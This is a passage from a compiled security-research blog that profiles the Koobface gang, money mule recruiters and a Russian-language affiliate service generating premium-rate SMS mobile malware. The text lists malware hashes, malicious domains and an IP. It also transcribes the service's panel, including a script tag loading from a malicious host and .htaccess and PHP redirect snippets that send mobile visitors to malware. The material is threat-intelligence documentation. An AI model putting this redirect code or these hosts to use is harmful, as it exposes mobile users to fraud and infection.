3. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>
4. <http://blogs.zdnet.com/security/?p=4549>
5. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
6. <http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html>
7. <http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html>
8. <http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html>
9. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
10. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
11. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
12. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>



13. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scware-business.html>
14. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scware-business.html>
15. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
16. <http://blogs.zdnet.com/security/?p=4594>
17. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
18. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
19. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
20. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
21. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
22. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
23. <http://ddanchev.blogspot.com/>

955

### **Facebook FarmTown Malvertising Campaign Courtesy of the Koobface Gang (2013-11-04 18:36)**

Earlier this week, another malvertising campaign affected a popular community, in the face of Facebook's FarmTown.

You have to analyze, and cross-check it to believe it.

### **Key summary points:**

- the email test@now.net.cn used to register all the domains involved in the malvertising campaign, is exclusively

used by the Koobface gang for numerous scareware registrations seen -

a

956

### **Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates (2013-11-04 18:37)**

What is more flattering than Ukrainian blackhat SEO gangs using name as redirectors, including offensive messages,

the Koobface gang redirecting Facebook's IP space to your blog, or a plain simple danchodanchev admin panel within

a Crime Pack kit?

It's the money mule recruiters who modify the HOSTS file of gullible mules to redirect **ddanchev.blogspot.com** and

**bobbear.co.uk** to 127.0.0.1. Now that's flattering, considering the fact that my public money mule ecosystem related

research represents a tiny percentage of the real profiling/activities taking place behind the curtains.

a

## **Related coverage of money laundering/recruitment in the context of cybercrime:**

[1]Keeping Money Mule Recruiters on a Short Leash - Part Four

[2]Money Mule Recruitment Campaign Serving Client-Side Exploits

[3]Keeping Money Mule Recruiters on a Short Leash - Part Three

[4]Money Mule Recruiters on Yahoo!'s Web Hosting

[5]Dissecting an Ongoing Money Mule Recruitment Campaign

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Inside a Money Laundering Group's Spamming Operations

[11]Money Mule Recruiters use ASProx's Fast Fluxing Services

[12]Money Mules Syndicate Actively Recruiting Since 2002

***This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
3. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
4. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
5. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
6. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
8. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
10. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
11. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
12. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
13. <http://ddanchev.blogspot.com/>
14. <http://twitter.com/danchodanchev>



## **A Peek Inside a Customer-ized API-enabled DIY Online Lab for Generating Multi-OS Mobile Malware**

**(2013-11-12 02:57)**

The exponential growth of mobile malware over the last couple of years, can be attributed to a variety of 'growth factors', the majority of which continue playing an inseparable role in the overall success and growth of the cybercrime ecosystem in general.

Tactics like [1]**standardization**, efficiency-oriented monetization, systematic bypassing of industry accepted/massively adopted security measures like signatures-based antivirus scanning, [2]**affiliate networks** helping cybercriminals

secure revenue streams for their malicious/fraudulent tactics, techniques and procedures (TTPs), as well as pseudo

legal distribution of deceptive software – think scaware with long EULAs and ToS-es – as well as mobile applications

– think [3]**subscription based premium rate SMS malware** with long EULAs and ToS-es – continue dominating the

arsenal of tactics that any cybercriminal aspiring to occupy a market share in any market segment within the

cybercrime ecosystem, can easily take advantage of in 2013.

What has changed over the last couple of years, in terms of concepts? A lot. For instance, back in 2007, ap-

proximately one year after I (publicly) anticipated the upcoming and inevitable [4]**monetization of mobile malware**,

the Red Browser started making its rounds, proving that I was sadly wrong, and once again, money and greed -

or plain simple profit maximization to others - would play a crucial role in this emerging back then, cybercrime

ecosystem market segment for mobile malware. [5]**Similar monetization attempts** on behalf of cybercriminals, then

followed, to further strengthen the ambitions of cybercriminals into this emerging market segment.

With "[6]**malicious economies of scale**" just starting to materialize at the time, it didn't take long before the concept started getting embedded into virtually each and every cybercrime-friendly product/service advertised

on the market. Thanks to [7]**Symbian OS** dominating the mobile operating system at the time, opportunistic

cybercriminals quickly adapted to steal a piece of the pie, by releasing multiple [8]**Symbian based malware variants**.

Sharing is caring, therefore, here are some MD5s from the Symbian malicious code that used to dominate the threat

landscape, back then.

**Symbian OS malware MD5s from that period of time,  
for historical OSINT purposes:**

MD5: a4a70d9c3dbe955dd88ea6975dd909d8

MD5: 98f7cfd42df4a01e2c4f2ed6d38c1af1

MD5: 6fd6b68ed3a83b2850fe293c6db8d78d

MD5: 38837c60e2d87991c6c754f8a6fb5c2d

MD5: ace9c6c91847b29aefa0a50d3b54bac5

MD5: 3f1828f58d676d874a3473c1cd01a431

MD5: 2163ef88da9bd31f471087a55f49d1b1

MD5: 0a04f6fed68dec7507d7bf246aa265eb

MD5: ad4a9c68f631d257bd76490029227e41

MD5: 7a4639488b4698f131e42de56ceeb45d

MD5: fa3de591d3a7353080b724a294dca394

958

MD5: 5ba5fad8923531784cd06a1edc6e0001

MD5: 66abbd9a965b2213f895e297f40552e5

MD5: 92b069ef1fd9a5d9c78a2d3682c16b8f

MD5: a494da11f47a853308bfdb3c0705f4e1

MD5: 9f38eff6c58667880d1ff9feb9093dcb

MD5: a8a3ac5f7639d82b24e9eb4f9ec5981c

MD5: 0ebc8e9f5ec72a0ff73a73d81dc6807d

MD5: a3cd8f8302a69e786425e51467ad5f7c

MD5: 38837c60e2d87991c6c754f8a6fb5c2d

MD5: 522a8efdc382b38e336d4735a73e6b23

MD5: 052abb9b41f07192e8a02f0746e80280

MD5: 712a1184c5fc1811192cba5cc7fed51

MD5: bdae8a51d4f12762b823e42aa6c3fa0a

MD5: aec4b95aa8d80ee9a57d11cb16ce75ba

MD5: 6b854f2171cca50f49d1ace2d454065a

MD5: 945279ce239d2370e4a65b4f109b533b

MD5: cde433d371228fb7310849c03792479e

MD5: 957265e799246225e078a6d65bde5717

MD5: cde433d371228fb7310849c03792479e

MD5: 1f1074b709736fe4504302cbc06fd0f6

MD5: 1cd241a5ea55eb25baf50af25629af27

MD5: 60d9a75b5d3320635f9e33fe76b9b836

MD5: e23f69eea5fa000f259e417b64210d42

MD5: 36503b8a9e2c39508a50eb0bdbb66370

MD5: 1f1074b709736fe4504302cbc06fd0f6

MD5: da13e08a8778fa4ea1d60e8b126e27be



MD5: 642495185b4b22d97869007fcbc0e00f

MD5: 9af5d82f330bbc03f35436b3cc2fba3a

MD5: 6099516a39abb73f9d7f99167157d957

MD5: 6c75b3e9bf4625dc1b754073a2d0c4f1

MD5: e23f69eea5fa000f259e417b64210d42

MD5: ffb37b431ed1f0ac5764b57fa8d4cced

MD5: 1cd241a5ea55eb25baf50af25629af27

MD5: b3055e852b47979a774575c09978981a

MD5: 9f38eff6c58667880d1ff9feb9093dcb

MD5: 945279ce239d2370e4a65b4f109b533b

MD5: 66a0bbebbe14939706093aa5831b53a7

MD5: 30a2797f33ecb66524e01a63e49485dd

MD5: 785e921ea686c2fc8514fac94dd8a9cd

MD5: 69a68bdcbad227d5d8d1a27dd9c30ce7

MD5: f246b101bc66fe36448d0987a36c3e0a

MD5: 4fd086a236c2f3c70b7aa869fa73f762

MD5: 642495185b4b22d97869007fcbc0e00f

MD5: fd8b784df4bbb8082a7534841aa02f0e

MD5: 3ee70d31d0a3b6fab562c51d8ff70e6d

MD5: 3381d21f476d123dcf3b5cbc27b22ae1

959

MD5: e301c2135724db49f4dd5210151e8ae9

MD5: 29d7c73bd737d5bb48f272468a98d673

In 2013, we can easily differentiate between the [9]**botnet building** type of [10]**two-factor authentication by-**

**passing** mobile trojans, and the ubiquitous for the market segment, subscription based premium rate SMS malware,

relying on deceptive advertising and successful 'visual social engineering' campaigns. The second, continue getting

largely monetized through one of the primary growth factors of the mobile market segment, namely, [11]**affiliate**

**networks for mobile malware.**

In this post, I'll profile what can be best described as a sophisticated, customer-ized, customization and effi-

ciency oriented, API-supporting, DIY mobile "lab" for generating, managing and operating multi-mobile-operating

systems type of mobile malware campaigns. The service's unique value proposition (UVP) in comparison to that of

competing "labs" for managing, operating and converting mobile traffic – [12]**acquisition and selling** of [13]**mobile traffic** is a commoditized underground market item in 2013 – orbits around the feature rich interface, offering 100

% customization, monitoring and generally operating the campaigns, while efficiently earning fraudulently obtained

revenue from unsuspecting mobile device users.

**Sample screenshots featuring the administration panel of an affiliate network participant:**

960

### Создание мидлета



<input type="text" value="Название"/>	<b>Иконка</b>
<input type="text" value="Авто"/>	Загрузить: <b>с компьютера</b> <a href="#">из интернета</a> <a href="#">из галереи</a>
<div>Описание (иногда видно пользователям)</div>	<input type="text"/> <input type="button" value="Обзор"/> <input type="button" value="+ Загрузить"/>
	<div>Placeholder for icon image with a camera icon and a diagonal line through it.</div>

### Изображения

<b>Роль</b>	Загрузить: <b>с компьютера</b> <a href="#">из интернета</a>
<input type="text" value="Тумба"/>	<input type="text"/> <input type="button" value="Обзор"/> <input type="button" value="+ Загрузить"/>

### Файлы

<input type="text" value="Название"/>	<div>Вы ещё не загрузили ни одного файла контента.</div>
<div>Описание</div>	
Загрузить <b>с компьютера</b> <a href="#">из интернета</a>	
<input type="text"/> <input type="button" value="Обзор"/> <input type="button" value="+ Загрузить"/>	

961

## Создание мидлета



Описание (иногда видно пользователям)

Иконка

Загрузить: с компьютера из интернета из галереи

## Изображения

Роль

Загрузить: с компьютера из интернета  

Обзор

Загрузить

## Файлы

Описание

Загрузить с компьютера из интернета  

Обзор

Загрузить

Вы ещё не загрузили ни одного файла контента.

## ⌚ Настройка внешнего вида мидлетов

Далее ➤

Java
Android
Symbian
Symbian

### Настройки вида мидлета

Сбросить все настройки

Шаблон: Стандарт фон картиной

Размер мидлета: 26.08 Kb 26.08 Kb

Текстовые формулировки:

Мотивирующий текст: Для продолжения нажмите "%Текст кн

Текст кнопки: Далее

Цветовые настройки:

Текст в кнопке: #000000

Цвет кнопки: #61C419

Фон: #000000

Растягивать картинку фона?: Да

Мотивирующий текст: #FFFFFF

Включить нижнюю панель: Нет

Пользовательское соглашение:

Текст кнопки: Далее >>


Цвет фона: #FFFFFF

Цвет текста: #8E8E8E

Цвет кнопки: #61C419

Цвет текста в кнопке: #000000

Отображать страницу прелоадера: Нет



## ⌚ Настройка тарификации

Далее ➤

Java

Сбросить настройки

Россия	МТС	5\$	3\$	1\$
	Мегафон	5\$	3\$	1\$
	Билайн	5\$	3\$	1\$
	Другие ОСС	5\$	3\$	1\$
Украина		5\$	3\$	1\$
Остальные страны		5\$	3\$	1\$

Android

Symbian touch

Symbian keyboard

Назад

Далее ➤

Трафикбэк

Настройка кода

## ⌚ Трафикбэк

Далее ➤

Добавить правило

http://example.com

Платформы

☐ Не определена
 ☐ Symbian
 ☐ Android
 ☐ iOS
 ☐ MeeGo
 ☐ webOS
 ☐ MTK/Nucleus
 ☐ Linux Smartphone
 ☐ Windows Phone
 ☐ Windows Mobile
 ☐ Hiptop
 ☐ Palm
 ☐ RIM
 ☐ Rex Qualcomm
 ☐ Bada
 ☐ RIM Tablet
 ☐ Windows
 ☐ MacOSX
 ☐ Linux

Страны

☐ Не монетизируемые
 ☐ Россия
 ☐ Азербайджан
 ☐ Армения
 ☐ Белоруссия
 ☐ Бельгия
 ☐ Германия
 ☐ Грузия
 ☐ Казахстан
 ☐ Кыргызстан
 ☐ Латвия
 ☐ Литва
 ☐ Молдавия
 ☐ Узбекистан
 ☐ Украина
 ☐ Франция
 ☐ Другие

Разрешение

☐ 240x320
 ☐ 320x480
 ☐ 360x640
 ☐ 480x800
 ☐ 176x220
 ☐ 720x1280
 ☐ 90x90
 ☐ 540x960
 ☐ 176x160
 ☐ 320x240
 ☐ 240x400
 ☐ 128x160
 ☐ 176x208
 ☐ 480x854

Другое

☐ Опасный трафик
 ☐ Поддержка JS
 ☐ Touchscreen

Добавить

## ⌚ Настройка кода

Редирект JS Alert HTML Alert

Ссылка:

http://moby-aa.ru/

копировать в буфер

JavaScript:

<script type="text/javascript" src="http://moby-aa.ru/js?id=" ></script>

.htaccess:

копировать в буфер


```
RewriteEngine on

RewriteCond %{HTTP_USER_AGENT} android [NC,OR]
RewriteCond %{HTTP_USER_AGENT} opera\ mini [NC,OR]
RewriteCond %{HTTP_USER_AGENT} blackberry [NC,OR]
RewriteCond %{HTTP_USER_AGENT} iphone [NC,OR]
RewriteCond %{HTTP_USER_AGENT} (pre\/|palm\ os|palm|hiptop|avantgo|plucker|xiino|blazer|elaine) [NC,OR]
RewriteCond %{HTTP_USER_AGENT} (iris|3g_t|windows\ ce|opera\ mobi|windows\ ce:\ smartphone|windows\ ce:\ iemobile) [NC,OR]
RewriteCond %{HTTP_USER_AGENT} (mini\ 9.5|vx1000|lge\ |m800|e860|u940|ux840|compal|wireless\ |mobi|ahong|lg380|lgku|lg900|lg210|lg47|lg920|lg840|lg370|sam-z|mg50|s55|g83|t66|vx400|mk99|d615|d763|e1370|s1900|mp500|samu3|samu4|vx10|xda_|samu5|samu6|samu7|samu9|a615|b832|m881|s920|n210|s700|c-810|h797|mob-x|ak16d|848b|mowser|s580|s800|471x|v120|rim8|c500|foma|160x|x160|480x|x640|t503|w839|i250|sprint|w398|samr810|m5252|c7100|mt126|x225|s5330|s820|htil-g1|fly\ v71|s302|-x113|novarra|x610i|-three|8325rc|8352rc|sanyo|vx54|c888|nx250|n120|mtk\ |c5588|s710|t880|c5005|i:458x|p4041|s210|c5100|teleca|s940|c500|s590|foma|samsu|vx8|vx9|a1000|_mms|myx|a700|gu1100|bc931|e300|ema100|me701|me702m-three|sd588|s800|8325rc|ac831|mw200|brew\ |d88|htc\/|htc_touch|355x|m50|xm100|d736|p-9521|telco|s174|ktouch|m4u\/|me702|8325rc|kddi|phone|lg\
```

Назад

## ⌚ Настройка кода

Редирект JS Alert HTML Alert



JavaScript:

копировать в буфер

<script type="text/javascript" src="http://moby-aa.ru/js?id=" .htmlAlert=1:" ></script>

PHP:

```
<?php
function MobilabsDetectPhone(){
    if($_GET['noredirect']){
        return false;
    }
    if($_SERVER['HTTP_USER_AGENT'] == 'Mozilla/5.0 (Linux; U; Android 2.2; en-us; Nexus One Build/FRF91) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 offline'){
        return false;
    }
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    if(preg_match('/android|blackberry|iphone|symbian/i', $user_agent)){
        return 'full';
    }
    if (
        isset($_SERVER['HTTP_PROFILE']) ||
        isset($_SERVER['HTTP_WAP_PROFILE']) ||
        isset($_SERVER['HTTP_X_WAP_PROFILE']) ||
        isset($_SERVER['HTTP_X_WAP_PROFILE_DIFF']) ||
        isset($_SERVER['HTTP_X_OPERAMINI-PHONE-UA']) ||
    )
```

Назад



965

Выйти

Статистика

Промо

Профиль

Выплаты

Топ

Рефералы

FAQ

Тикеты

Новости

Оповещения

Ссылки/коры

Мидлеты

Домены

Шаблоны

API

Proxy

DLE

uCoz

Wordpress

Универсальный модуль

## Домены

Показать: ☒ Системные ☒ Припаркованные ☒ Зарегистрированные ☒ Мониторинг

парковка

регистрация

мониторинг









Домен:

Укажите (у вашего регистратора) для этого домена нейм сервера:

Поток трафика:

По умолчанию показывать лендинг:

Припарковать

Домен	Тип	Забанен
<a href="#">jmobi.net</a>	СИСТЕМНЫЙ	   
<a href="#">omoby.net</a>	СИСТЕМНЫЙ	 
<a href="#">rrmobi.net</a>	СИСТЕМНЫЙ	 

966

## API



### Принцип действия

API - универсальный инструмент, цель которого автоматически собирать и выдавать пользователю кастомизированные мидлеты из контента на вашем сайте. Внешний вид и иные настройки каждого такого мидлета предопределяются выбранным шаблоном API и параметрами в ссылке (GET запрос). Настройки из параметров ссылки имеют больший приоритет и перекрывают настройки API шаблона.

Список параметров предоставлен ниже.

Шаблон API:



Создать

Поток трафика:



Создать

Домен:

jmobl.net

Припарковать

☒ Использовать как TDS

[копировать в буфер](#)

http://jmobl.net/user\_midlet\_api/get\_midlet?r==0&tds=1

## Универсальный модуль

Шаблон API:

Создать

Поток трафика:

Создать

Домен:

jmob.net

Припарковать

☒ Использовать как TDS

JavaScript .htaccess

<input type="checkbox"/> jad	<input type="checkbox"/> sisx	<input type="checkbox"/> smt	<input checked="" type="checkbox"/> avi	<input checked="" type="checkbox"/> zip	<input checked="" type="checkbox"/> sis
<input type="checkbox"/> wgt	<input checked="" type="checkbox"/> mp3	<input checked="" type="checkbox"/> rar	<input type="checkbox"/> apk	<input type="checkbox"/> txt	<input checked="" type="checkbox"/> 7z
<input type="checkbox"/> jar					

Искать в:

тегах:

атрибутах:

id:

class:

По шаблону:

Атрибут с названием контента:

Атрибут с названием контейнера:

Данный модуль предназначен для использования на самописных сайтах, а так же для использования с различными CMS (для DLE, WordPress рекомендуем использовать специализированные модули).

### Инструкция для установки

Произведите настройку параметров в этом конструкторе. После настройки скопируйте код из блока "Код для вставки на ваш сайт", и разместите у себя на сайте.

**Sample "system" domains used for hosting/rotating the generated mobile malware samples courtesy of the**

**service:**

jmob.net - 91.202.63.75

omoby.net - 91.202.63.75

rrmob.net - 91.202.63.75

moby-aa.ru - 91.202.63.75

mobyc.net - 91.202.63.75

mobi-files.com - 91.202.63.75

mobyw.net - 91.202.63.75

moby.y.net - 91.202.63.75

mobyc.net - 91.202.63.75


mobyz.net - 91.202.63.75

**Known to have responded to the same IP are also the following malicious domains:**

doklameno1.ru

doklameno2.ru

968



downloadakpininstall.ru

mobiynet

moby-aa.ru

moby-ae.ru

mobyс.net

mobyw.com

mobyw.net

mobyу.net

mobyz.net

omoby.net

rrmobi.net


system-update.ru

telefontown.pp.ua

**Sample Web sites serving multi-mobile-operating-system premium rate mobile malware, relying on the ser-**

**vice:**

969



**MOBILE MARKET**

ИГРЫ | ПРИЛОЖЕНИЯ

Поиск


**КАТЕГОРИИ**

- Безопасность
- Виджеты
- Интернет и коммуникации
